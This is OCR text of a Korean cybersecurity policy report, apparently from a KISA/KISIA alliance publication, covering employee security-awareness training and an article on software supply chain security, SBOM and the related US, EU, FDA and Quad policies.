임직원의 보안인식수준 측정과 이를 기준으로 설계한 맞춤형 보안인식제고 활동들을 대상, 시기, 유형 등의 기준으로 매칭하여 임직원에게 효과적인 교육을 시행할 수 있도록 1년간의 활동 계획을 수립하는 것이 좋다. 특히 집중 관리가 필요한 부서의 경우 추가 활동을 시행하는 등의 지속적이고 반복적인 인식 제고 활동을 통해 기업 내에 보안의식이 자연스럽게 스며들게 해야 한다. 씨드젠은 월 별로 임직원 맞춤형 교육을 설계하여 1년간 보안인식 제고 활동을 진행하였다.

[그림 11] **교육 및 인식제고 활동(1년 플랜)**

이후 보안인식수준을 점수로 측정한 결과, 기존 2단계(보안에 대해 인지하는 수준)에서 3단계(보안에 대해 관심을 갖고 참여하는 수준)로 진입하여 그 실효성을 검증할 수 있었다.([그림 5] 보안인식도 모델(5단계) 참고)

[표 4] 보안인식제고 활동 1년 플랜 결과



5. 마무리

기업의 정보보안 사고 중 내부자에 의한 기업정보 유출은 더욱더 그 비중이 커질 전망이다. 이를 방지하기 위해 물리적·시스템적 방어체계 구축도 중요하지만, 체계적인 인적 관리와 맞춤형 교육 및 훈련이 뒷받침되지 않는다면 이는 사상누각에 불과하다. 체계적인 시스템이 갖춰져 있다고 하더라도, 내부 조직원 한 명의 정보 유출로 기업의 존망이 좌지우지될 수도 있기 때문이다. 이러한 상황을 방지하기 위해 우선 기업의 현재 보안인식수준을 정확히 측정하고, 그것을 개선하기 위한 맞춤형 교육이 필요하다. 아울러 기존의 고루하고 일방향적인 보안교육을 벗어나 임직원들이 직접 참여하고 반응할 수 있는 양방향적 교육을 설계해야 한다. 이를 통해 인지한 것을 몸소 체득할 수 있도록 실효성 있는 보안인식제고 활동을 실시하여 기업 내 지속 가능한 보안문화를 확립하여야 할 것이다.

2023년 2차

사이버보안 대연합 보고서

정책·제도 분과

1. SW 공급망 보안 관련 주요국 동향과 국내 정책의 방향성 [최윤성 고문, 한국과학기술원(KAIST) Cysec]

SW 공급망 보안 관련 주요국 동향과 국내 정책의 방향성

최윤성 고문, 한국과학기술원(KAIST) Cysec, yunseong@cysec.kr

1. SW 공급망 보안 개요

SW 구성요소의 투명성과 시장 확대

최근 소프트웨어(SW) 분야의 가장 큰 변화는 미국 연방 정부가 SW 공급망 보안을 강화하기 위해 조달 정책을 개선하는 것으로, '판매하는 SW에 무엇이 들어있는지 모른다는 기업은 더 이상 신뢰하지 않겠다'는 입장을 확고히 하고 있어, 관련 제품의 시장과 보안 기업의 참여가 확대되고 있다.

특히, SW 부품 명세서라고 할 수 있는 'Software Bill of Materials (SBOM)'의 공유를 통한 SW 구성요소(Component)의 투명성 강화를 강조하고 있다.

[그림 1] npm Log4j 모듈의 종속성 그래프 (출처 : deps.dev)

SBOM은 기본적으로 SW 구성요소가 가진 종속성(Dependency)을 연결하는 트리(Tree) 구조의 형식을 의미하며, 이를 통해 Log4j와 같이 여러 시스템과 패키지에서 사용하는 SW 구성요소를 빠르게 식별할 수 있음

SBOM이 활성화되면, SW 구성요소 수준의 전반적인 가시성이 확보되어 데이터에 기반한 보안 솔루션이 새롭게 등장하고, 향후 SW 공급망의 위험 관리를 위한 인텔리전스(Intelligence) 업무의 자동화까지 가능할 것으로 기대된다. 또한 향후 미국, EU, 일본에 SW 제품 수출 시 보안성 강화 및 보증에 관한 다양한 컴플라이언스 준수 등 우리 기업에도 지속해서 도움이 될 것으로 예상된다.

하지만 SBOM 제도가 일상화되어 정착하려면 먼저 안전한 SW 개발 환경과 보안 취약점 및 제3자 구성요소의 관리 체계를 구축해야 하며, 이는 SW 제작 단가의 상승과 관련 있으므로 정부 기관의 정책적인 지원과 관련 기업의 적극적인 참여가 요구된다.

SW 공급망 침해사고와 특징

2021년 1월, 바이든 대통령의 취임 이후 미국은 SW 공급망을 통한 수많은 사이버 공격에 직면했으며, 이는 같은 해 5월의 '국가 사이버보안의 개선에 관한 행정명령(EO-14028)'을 통해 미국 연방 정부의 사이버 보안 개선 정책을 구체화하고, 실행을 가속하는 계기가 되었다.

[표 1] 국내외 주요 SW 공급망 침해 사례

시 기	구 분	피해 사항
2021.04	SolarWinds	IT 소프트웨어 공급 업체의 SW 배포 시스템에 악성코드를 설치하는 공격 방식으로, 30만 명의 고객 중 1만 8천 개의 고객(社)이 영향을 받음
2021.05	Codecov	컨테이너 이미지의 취약점을 악용해 SW 배포 환경의 인증 정보가 유출되는 사건이 발생함. Codecov는 소스 코드검증 기업으로, 전 세계의 2만 9천여 개 고객사가 영향을 받음
2021.07	Kaseya	중앙에서 원격으로 업데이트되는 컴퓨터에 악성코드를 배포하는 공격 방식으로 17개 국가의 800~15,000개 기업에 피해가 발생함
2022.01	Log4shell	수 천개의 패키지에 통합되어 있으나, 별도로 관리되지 않던 오픈소스 SW 구성요소(Log4j)에서 심각한 보안 취약점이 발견되어, 이를 악용한 공격이 지속해서 시도됨
2023.03	공동인증서 해킹	금융 보안인증 SW의 취약점을 악용한 해킹으로 국가, 공공기관 및 방산, 바이오 업체 등 국내외 주요 기관 60여 곳이 피해를 봄
2023.04	3CX 데스크탑 APP	전 세계 60만 기업이 사용하는 영상 회의 솔루션 제공 기업 3CX의 직원 PC에 악성코드 주입하여 고객사의 정보 탈취를 시도함 (안랩 ASEC에 의해 국내에서도 감염 사례가 발견됨)

이미 우리에게 잘 알려진 Solawinds 및 Kaseya 같은 SW 공급망 공격외에 소스코드 검증 회사인 코드코브(Codecov)는 약 3만 개에 달하는 고객사 인증 정보가 유출되어 2차 공격의 파급을 가늠하기 어려우며, Log4j와 같이 많이 쓰이는 오픈소스 SW 구성요소의 경우 관련된 시스템의 인스턴스(Instance)를 삭제하는 데만 향후 10년이 걸린다는 미국 사이버보안 검토 위원회의 보고가 있었다.

국내에서도 주로 SW 업데이트나 빌드(Build) 서버를 공격하는 SW 공급망 공격이 지속해서 발생하였으며, 서버 관리 SW나 인터넷 뱅킹의 보안인증 SW, 그리고 코로나-19 이후에는 원격회의 SW를 대상으로 하는 침해사고 사례가 있었다.

이러한 SW 공급망을 통한 공격은 1) SW 구매계약 같은 판매자와 구매자 간의 신뢰를 악용하여 기존 경계망 방어를 무력화한다는 것과 2) 직접적인 공격자와 피해자 이외의 복합 관계로 전체 피해액의 산정이 불가능하고, 3) 사고의 소재가 불명확하여 책임성 추적도 어렵다는 특징이 있다.

2. SBOM을 통한 SW 공급망 위험 관리

현대적인 SW 개발 환경과 공급망 위험

이러한 SW 공급망 공격이 가능한 이유는 현대 SW 개발 환경의 변화 관점에서 크게 두 가지로 요약할 수 있다.

첫 번째는 '재사용(Reuse)'으로, 프로그램 개발의 효율성을 이유로 소스코드를 직접 작성하지 않고, 기존 코드를 재사용하여 개발하며, 또한 외주(Outsourcing)로 개발한 프로그램을 중간 공급자를 통해 납품하는 것을 말한다.

재사용 코드의 문제는 공급자가 이러한 코드가 어디에서 왔는지 출처를 모르거나 관리하지 않을 때 발생하며, Log4j와 같이 수많은 프로젝트에 통합된 구성요소에서 취약점이 발견되었을 때 즉각적인 대처가 불가능하다. 또한 관련 연구에서 취약한 오픈소스 SW의 구성요소를 재사용하여, SW를 개발하는 트렌드가 보안 취약점 확산의 주요 원인으로 지목된 바 있다.

두 번째는 SW 구성요소의 '종속성(Dependency)'으로, 예를 들어 디지털 의료기기에 탑재되는 SW의 개발 과정에 침투하여 악성코드를 이식하면, 구성요소 간의 의존 관계로 최종 제품인 의료기기와 의료시스템에 악영향을 주게 되고, 이후 병원 운영까지도 중단시킬 수 있다.

바꿔 말하면, 최근 IT 제품 및 SW 서비스 개발 절차가 공장의 부품 조립과도 유사한 과정을 거쳐 완성되며, 이들 SW 부품 간에는 상·하위 연결 관계가 있기에 이를 악용한 공격이 가능한 것이다.

이것을 SW 공급망 위험(Risk)이라고 부르며, 우리가 의료기술 생태계를 보호하려면 취약한 코드의 출처를 식별하는 것과 SW 구성요소의 종속 관계를 파악하는 문제부터 시작해야 한다.


다중 이해관계자 프로세스와 SBOM

미국에서는 이러한 공급망 이슈를 SW 투명성을 강화하는 방향으로 해결하고자, 2018년부터 통신정보관리청(National Telecommunications and Information Administration, NTIA)의 'SW 구성요소의 투명성 강화 연구반(Working Group)'을 통해 SBOM 채택을 적극적으로 논의했다.

NTIA는 "오픈소스부터 임베디드 및 상용 SW, 고객에 이르는 전체 공급망과 의료, 자동차, 금융, 정부 등 다양한 종류의 ICT 융합 시스템을 아우르는 정책으로, 먼저 다중 이해관계자 특성을 만족하는 프로세스와 원칙을 개발했다.

이에 따라 SBOM에 대한 요구사항도 최소화하여 1) 7개의 데이터 필드와 2) SW 데이터 교환 표준을 활용한[5] 자동화, 3) 업무 및 프로세스 정의 3가지만 제시했다.

따라서 개별 SW 생태계(Ecosystem)에서 SBOM을 실제 SW 공급망 위험 관리 업무에 적용하기 위해서는 다양한 참여자와 SBOM 실증(Proof of Concept) 과정을 거쳐, 각 생태계의 특성에 맞는 '추가 데이터 필드'를 개발해야 한다. (예, 해시, 생명주기 단계, 종속성, 취약점, 라이선스 등)



[그림 2] NTIA 의 다중 이해관계자 프로세스

5) SPDX(ISO-5962), OWASP CycloneDX, SWID(ISO-19770)

미국 행정부의 SBOM 정의와 이점

SBOM은 ‘SW 재료의 목록’ 또는 ‘중첩된 인벤토리(Inventory)’로 설명할 수 있으며, "SW 구축에 사용되는 다양한 구성요소의 세부 사항과 공급망 관계를 포함하는 공식적인 기록"으로 정의




Figure 2: Conceptual SBOM graph with upstream relationship assertions

Component Name	Supplier Name	Version String	Author	Hash	UID	Relationship	Relationship Assertion
Application	Acme	1.1	Acme	0x123	234	Primary	Known
|--- Browser	Bob	2.1	Bob	0x223	334	Included in	Partial
|--- Compression Engine	Carol	3.1	Acme	0x323	434	Included in	None
|--- Buffer	Bingo	2.2	Acme	0x423	534	Included in	Unknown

Table 4: Conceptual SBOM table with upstream relationship assertions

[그림 3] **개념적인 SBOM 그래프와 데이터 필드 (예시)**

SBOM은 SW를 개발하거나, 구매할 때 또는 시스템 운영 시에도 활용할 수 있으며, 각 SW 생명주기 및 역할에 따른 이점은 다음과 같이 정의할 수 있다.

1. 개발자는 오픈소스 및 타사 소프트웨어의 구성요소를 사용하여 제품을 만드는 경우가 많다. 이러한 경우에 SW 제조 기업은 SBOM을 통해 해당 구성요소가 최신 버전인지 확인하고, 새로 발견되는 보안 취약점에 신속하게 대응할 수 있다.
2. 구매자는 SBOM을 사용하여 취약성 또는 라이선스 분석을 수행할 수 있으며, 이 두 가지 분석은 제품의 전반적인 위험 수준을 평가하는 데 활용할 수 있다.
3. 운영자는 SBOM을 활용하여 새로 발견된 취약점의 잠재적인 위험에 자사 시스템이 영향을 받는지를 쉽고 빠르게 확인할 수 있다.


3. 주요국의 공급망 보안 정책 동향

미국 연방정부의 SW 조달 개선 정책

2022년 9월에 미국 백악관은 '안전한 정부를 위한 소프트웨어 공급망 보안 강화 지침'과 '행정 부서 및 기관장을 위한 각서(Memorandum)'를 발표했다.

백악관 관리예산실(Office of Management and Budget, OMB) 각서 'M-22-18'의 주요 내용은 연방 정부에 SW를 납품하는 공급자에게 행정명령(EO-14028) 및 '안전한 SW 개발 프레임워크(SSDF[6])'의 모범사례 준수를 요구하며, 이를 입증하는 '자체 증명(Self-attestation)' 양식에 서명하여 제출하는 것이다.

- 증명 항목: 안전한 개발 환경과 소스코드 공급망, 자동화 도구, 출처 데이터, 취약성 검사 여부 등
- 연방 정부 기관은 안전한 SW 개발의 적합성을 입증하는 증거를 요구할 수 있으며, SW 중요도에 따라 SBOM을 요구할 수 있음



Secure Software Development Attestation Form

Section I

[ ] New Attestation [ ] Attestation Following Extension or Waiver

Type of Attestation: [ ] Company-wide [ ] Product Line [ ] Individual Product [ ] Multiple Products or Specific Product Version(s) (please provide complete list)

If this attestation is for an individual product, multiple products, or product line, provide the software name, version number, and release/publish date to which this attestation applies:

Product(s) or Product Line Name	Version Number (if applicable)	Release/Publish Date
		YYYY-MM-DD

For the above specified software, this form does not cover any components of that software that fall into the following categories:
1. Software developed by federal agencies; or
2. Software that is freely obtained (e.g., freeware, open source) directly by a federal agency

Note: In signing this attestation, software producers are attesting to the secure development of code developed by the producer.

Section II

1. Software Producer Information
Company Name:
Address:
City:
State or Province:
Postal Code:
Country:
Company Website:

2. Primary Contact for this Document and Related Information (may be an individual, role, or group):
First Name:
Last Name:
Title:
Address:

DRAFT

[그림 4] 안전한 SW 개발의 자체 증명 양식 (초안)

6) SSDF: Secure Software Development Framework (NIST SP 800-218)

증명(Attestation) 이란 문서의 진위를 법적으로 인정하고, 적절한 프로세스를 따랐다는 것을 입증하는 절차로써, 문서의 내용에 구속된 사람들이 적절하게 행동했음을 확인하기 위해 서명하고, 제삼자를 통해 공증하는 것 등을 의미

다만 'M-22-18'에서 제시한 연방 기관의 모든 소프트웨어 조달에 대한 증명수집 마감 시한은 최초 각서가 발효된 365일 이후인 2023년 9월이었으나, 2023년 6월에 추가 발표된 각서(M-23-16 update to M-22-18)를 통해 OMB 증명 양식의 최종 승인 6개월 이후로 연기되었다.

미국 식품의약청(FDA)의 의료기기 사이버보안 강화

미국은 2023년 1월, 연방 식품·의약품·화장품법(FD&C Act)의 일부 개정을 통해 의료기기(Medical Device)의 사이버보안을 규제하는 美 FDA에 사이버보안과 관련된 자금 지원과 법적 권한을 확대했다. (FD&C Act 섹션 524B의 의료기기와 관련된 사이버보안 보장 항목이 추가되었으며, 개정안의 발표 3개월 이후부터 시행함)

FDA는 같은 해 3월, 의료기기의 시장 출시를 결정짓는 심사의 '승인 거부(Refuse to Accept, RTA)' 정책에 의료기기 제조업체가 보안 기능이 내재되어 안전한 제품 개발 프레임워크를 구현해야 한다는 요구사항을 추가했다.

이에 따라 SW를 포함하고 인터넷에 연결할 수 있어, 사이버보안 위협에 취약할 수 있는 모든 의료기기를 대상으로, FDA에 판매 승인을 요청하는 모든 제조업체는 의료기기의 사이버보안 요구사항을 충족하는 계획을 제출해야 한다.

- 사이버보안 취약성 및 취약점 공격(Exploit)을 적시에 모니터링, 식별 및 해결하기 위한 계획
- 오픈소스 및 상용 소프트웨어의 구성요소 목록을 포함하는 SBOM 제공


참고로 FDA는 이미 승인되어 시장에 출시된 장치에도 본 사이버보안 보증 항목을 제조업체에 요구할 수 있다. 다만 현장의 추가적인 의견을 수렴하여 가이드라인에 반영하기 위해 RTA 정책의 발표 이후 6개월간 적용 시점을 유예하였다.

IMDRF의 의료기기 사이버보안을 위한 SBOM 원칙과 사례

국제 의료기기 규제 당국자 포럼(International Medical Device Regulators Forum, IMDRF)은 우리나라 식품의약품안전처도 회원으로 참여하고 있으며, 의료기기 제조사(Medical Device Manufacturer, MDM)와 병원(Healthcare Provider, HCP) 간의 SBOM 프레임워크를 제시하는 등 '의료기기 사이버보안을 위한 원칙과 사례(Principle & Practice for SBOM for Medical Device Cybersecurity)'를 담은 기술 문서를 발표했다. (2023년 4월)

문서에는 SBOM을 활용하면 의료 시스템이 제3자 SW 구성요소를 포함해서 발생하는 위험을 부분적으로 관리할 수 있으며, SBOM이 의료기기와 관련된 SW 제품 공급망의 취약성을 빠르게 식별하고 수정하여 공격 가능성을 줄이는 목표에 부합하는 투명한 메커니즘을 제공한다고 강조하였다.


특히 의료기기의 생명주기(Lifecycle)에서 SBOM의 개발 및 배포, 유지에 대한 고려 사항을 포함하고 있으며, SBOM이 SW 생산 비용을 많이 증가시키지 않으면서 의료 시스템의 공급망과 관련된 모든 이해관계자에 혜택을 줄 수 있는 잠재력이 있다고 평가하였다.



[그림 5] SBOM을 위한 상위 레벨 프레임워크

SBOM 사례로서, MDM이 제3자 업체의 콘텐츠를 모아 생성한 초기 SBOM을 HCP로 유통하는 '데이터 수집(Data Ingestion)' 과정이 끝나면, 이후 각 주체 간에 SW 구성요소 수준에서 취약점 정보 교환이 가능해진다. 이후 HCP에는 자체적인 SBOM 검증 자동화 시스템에 대한 요구가 발생할 것으로 예상되며, 우리도 국가·공공기관을 위한 제품의 인증제도에 SBOM 도입 시, SW 공급망의 위험 관리 효과와 더불어 약 3만 개의 SBOM 검증 시장 창출이 기대되는 이유이다.

EU의 사이버 회복력(Resilience) 법안



[그림 6] EU Cyber Resilience Act

2022년 9월, 유럽연합(EU)의 사이버 회복력에 관한 법안이 제안되었으며 (Proposed), EU는 인증기관(Notifying Body)을 통해 디지털 요소를 포함하는 제품의 사이버 보안에 대한 적합성(Conformity) 평가를 시행하고 CE 마크의 부착 여부를 결정하는데, 이때 기술 문서로서 SBOM을 요구한다.

- EU 시장에서 디지털 기기의 제조하거나 유통하려는 업체는 SBOM을 작성하는 등 제품에 포함된 구성요소를 식별하고 문서화해야 한다. (EU CRA 성명서 제37조)

> CE 마크(CE Marking)는 EU 시장 유통을 위한 의무 사항으로 판매되는 제품이 안건, 건강, 환경 그리고 소비자 보호와 관련된 EU 규격의 조건을 준수한다는 의미

SBOM은 정적 데이터이지만, 실사에 뿌리를 두고 있어, 향후 제도 운용을 위한 증거 자료로 활용 가능하다는 의견이 있다. (EU SBOM Initiative 2023)

> 실사(Due diligence)는 합리적인 사람이 타인의 피해를 예방해주기 위해 주의를 기울이는 행위 (實査, 실제를 조사하거나 검사하다)

쿼드(Quad) 사이버보안 파트너십

2023년 5월, 미국, 인도, 호주, 일본이 모여 안전한 SW에 대한 공동원칙을 발표하였으며, 이들 원칙은 현재 미국과 EU에서 추진하는 SW 공급망 보안 정책과 유사하여, 우리의 방향성에 참고할 수 있다.

[그림 7] Quad Cybersecurity Partnership

- 안전한 SW를 위한 공동의 원칙 (요약)

① 높은 수준의 안전한 SW 개발 관행을 추구

- 관련 조직을 마련하고, 보안 테스트를 시행, 취약점의 식별 및 대응
- 무단 액세스 방지, 릴리즈 보관, 릴리즈에 사용된 구성요소 세부 사항 (SBOM 등), 공급망 관계에 대한 적절한 기록 유지 및 통제 보장

② SW 제품의 정부 조달에 대해 최소 가이드라인 추구

- 안전한 개발 환경에 대한 Self-attestation 또는 타사 인증
- 각국의 취약점 공개 프로그램(CVD)에 개발자의 보고를 권장
- 정부의 SW 사용에 대한 보안 조치를 촉구

③ 소프트웨어 플랫폼에 대한 보안 (데이터 CIA를 보장)

- 침해사고를 신속하게 감지하고, 대응 및 복구함. 사용자 교육 등 활성화

4. 국내 공급망 보안 정책의 방향성

차세대 공급망 공격은 새로운 SBOM 보안 체계로 극복

- 기술적인 측면에서 SBOM 데이터 인텔리전스를 통해 차세대 공급망 공격(Typo-squatting, Dependency Confusion, Malware Injection 등) 방어를 자동화해야 한다. 다만 SBOM은 아직 성숙한 기술이 아니며 모든 공급망 공격에 대응하려면 다른 체계와 함께 구성되어야 한다.
- 정책적으로 보안에 대한 '제조사 책임 공유와 비용 효율화'가 공통 이슈이다. SBOM을 통한 구성요소 위험 관리 체계는 SW 개발사, 구매자, 운영자에 경제적 이득이 있다.

SW 공급망 보안 강화를 위한 모범사례를 구현하고, 全산업에 확산

- SW 제조사는 ①안전한 SW 개발 환경구축, ②보안 취약점 관리, ③제3자 위험 관리를 시행해야 한다. 안전한 SW 개발이 SW 품질에 영향을 주고, 결국 생산성 증대와 시장 확대로 이어짐을 인식해야 한다.
- SW가 들어가지 않는 제품은 거의 없다. 관련 기업이 먼저 SW 투명성과 보안문화 확산에 대한 리더십을 확보하고, 공급망 방어의 해법을 다른 ICT 융합 산업까지 확산해 나가야 한다.

미래 상호운용성(Interoperability) 확보를 위한 관성의 제거

- SW 기업이 업무 관성을 제거하고, 안전한 개발 환경을 구축하기 위해서는 초기 투자가 필수이다. 정부는 국내 산업 여건에 맞는 지원 정책을 마련하여, 전반적인 보안 수준을 향상해야 한다. SBOM 생성 도구와 같은 기술 지원에서부터 산업별 특화된 보안 인력의 양성 그리고 SBOM 효과성에 대한 홍보와 SW 개발 인력에 대한 보안 교육·컨설팅 등이 필요하다.
- 국제적인 제도의 조화(Harmonized Standard)를 이루기 위해 노력해야 한다. 국가 간에 발생한 보안 조치의 격차가 향후 무역장벽으로 작용할 가능성이 있다. 국내 제도의 국제 상호 인증 등 '세이프 하버 원칙' 마련을 통한 수출기업 지원 방안도 필요하다.

세이프 하버(Safe Harbor)란 규제 당국이 제시한 요건이나 기준을 충족하면 해당 규범을 준수한 것으로 보아 더 이상 위법한 것으로 취급하지 않는다는 원칙임

2023년 2차

사이버보안 대연합 보고서

탐지·공유 분과
대응·역량 분과
정책·제도 분과

KISA 한국인터넷진흥원 kisia 한국정보보호산업협회